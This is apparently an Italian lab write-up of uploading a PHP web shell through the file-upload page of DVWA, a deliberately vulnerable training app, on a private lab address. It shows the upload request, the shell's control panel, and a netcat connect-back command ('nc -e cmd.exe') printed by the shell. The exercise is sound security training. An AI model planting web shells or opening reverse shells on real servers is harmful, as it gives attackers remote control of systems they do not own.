ESERCIZIO W13D1 PARTE 2

Oltre alla shell utilizzata nell'esercizio precedente, ne esistono anche altre più "gradevoli" da utilizzare, ad esempio, Root shell. Nella sezione upload di DVWA, cerchiamo di inserire la shell in figura.

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.32.101
Content-Length: 10157
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.32.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynoZsev8darRXORxs
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.32.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=289ce645ab533e84724f65fce1d58795
Connection: close

------WebKitFormBoundarynoZsev8darRXORxs
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundarynoZsev8darRXORxs
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<!--
/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */
/*  ................jdWMMMMMNk&,...JjdMMMHMMHA+................ */
/*  .^.^.^.^.^.^..JdMMMBC:vHMMNI..`dMMM8C`ZMMMNs...^^.^^.^^.^^. */
/*  ..^.^..^.....dMMMBC`....dHNn...dMNI....`vMMMNy.........^... */
/*  .....^..?XMMMMMBC!..dMM@MMMMMMM#MMH@MNZ,^!OMMHMMNk!..^...^. */
/*  ^^.^..^.`??????!`JdNO??!??1OUUVT??????XQy!`??????!`..^..^.^ */
/*  ..^..^.....^..^..?WNO``  `  +llz:`     .dHR:..^.......^..^... */
/*  ...^..^.^.^..^...`?UXQQQQQeylt0OagQQQeZVz`..^.^^..^..^..^.. */
/*  ^.^..^..^..^..^.^..`zWMMMMHOllOXHMMMM9C`..^.....^..^..^..^. */
/*  ..^..^...^..+....^...`zHHWAwtltwAXH8I....^...?+....^...^..^ */
/*  ...^..^...JdMk&...^.^..^zHNkAAwWMHc...^.....jWNk+....^..^.. */
/*  ^.^..^..JdMMMMNHo....^..jHMMMMMMMHl.^..^..jWMMMMNk+...^..^. */
/*  .^....jdNMM9+4MMNmo...?+zZV7???1wZO+.^..ddMMM6?WMMNmc..^..^ */
/*  ^.^.jqNMM9C!^??UMMNmmmkOltOz+++zltlOzjQQNMMY?!`??WMNNmc^.^. */
/*  ummQHMM9C!.uQo.??WMMMMNNQQkI!!?wqQQQQHMMMYC!.umx.??7WMNHmmmo */
/*  OUUUUU6:.jgWNNmx,`OUWHHHHHSI..?wWHHHHHW9C!.udMNHAx.?XUUUU9C */
/*  .......+dWMMMMMNm+,`+ltltlzz??+llltltv+^.jdMMMMMMHA+......^ */
/*  ..^..JdMMMMC`vMMMNkJuAAAAAy+...+uAAAAA&JdMMMBC`dMMMHs....^. */
/*  ....dMMMMC``.``zHMMMMMMMMMS==zXMMMMMMMMM8v``.`?ZMMMNs.... */
/*  dMMMMMBC!`.....`!?????lOVVCz^^`+OVVC??????!`....^`?vMMMMNk */
/*  ???????!`....^.........?ztlOz+++zlltz!........^.....???????! */
/*  .....^.^^.^..^.^^...uQQHkwz+!!!+zwWHmmo...^.^.^^.^..^....^. */
/*  ^^.^.....^.^..^...ugHMMMNkzl++++zXMMMMHmx..^....^.^..^.^..^ */
/*  ..^.^.^.....^...jdHMMMMM9C??????wWMMMMMHn+...^....^..^..^. */
/*  ^....^.^.^....JdMMMMMMHIz+.......?zdHMMMMMNA....^..^...^..^ */
```

RIchiesta POST inviata

Search 0 highlights

Choose an image to upload:


Choose File No file chosen


Upload

../../hackable/uploads/shell.php succesfully uploaded!

shell.php caricata

Una volta ricevuto il messaggio in rosso, incolliamo il percorso su una nuova pagina per raggiungere la nostra shell. A differenza di quella precedente, presenta una grafica più accattivante, nonché diverse funzioni.




Damn Vulnerable Web Ap
192.168.32.101/dvwa/hac
Not secure
192.168.32.101/dvwa/hackable/uploads/shell.php
This server has been infected by Hacker
Safe Mode OFF
!
[Server Info]
Current Directory: /var/www/
Shell:
Server Software:
Server Name:
Server Protocol:
Risultato comando ls -l
[Command Execute]
Insert your commands here:
Execute!
total 44
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw------- 1 www-data www-data 7861 Jan 31 11:25 intel.jpg
-rw------- 1 www-data www-data 12154 Feb 1 07:03 p0wny_shell.php
Info: For a connect back Shell, use: nc -e cmd.exe [SERVER] 3333
after local command: nc -v -l -p 3333 (Windows)
[File Upload]
Here you can upload some files.
Choose File
No file chosen
Upload File!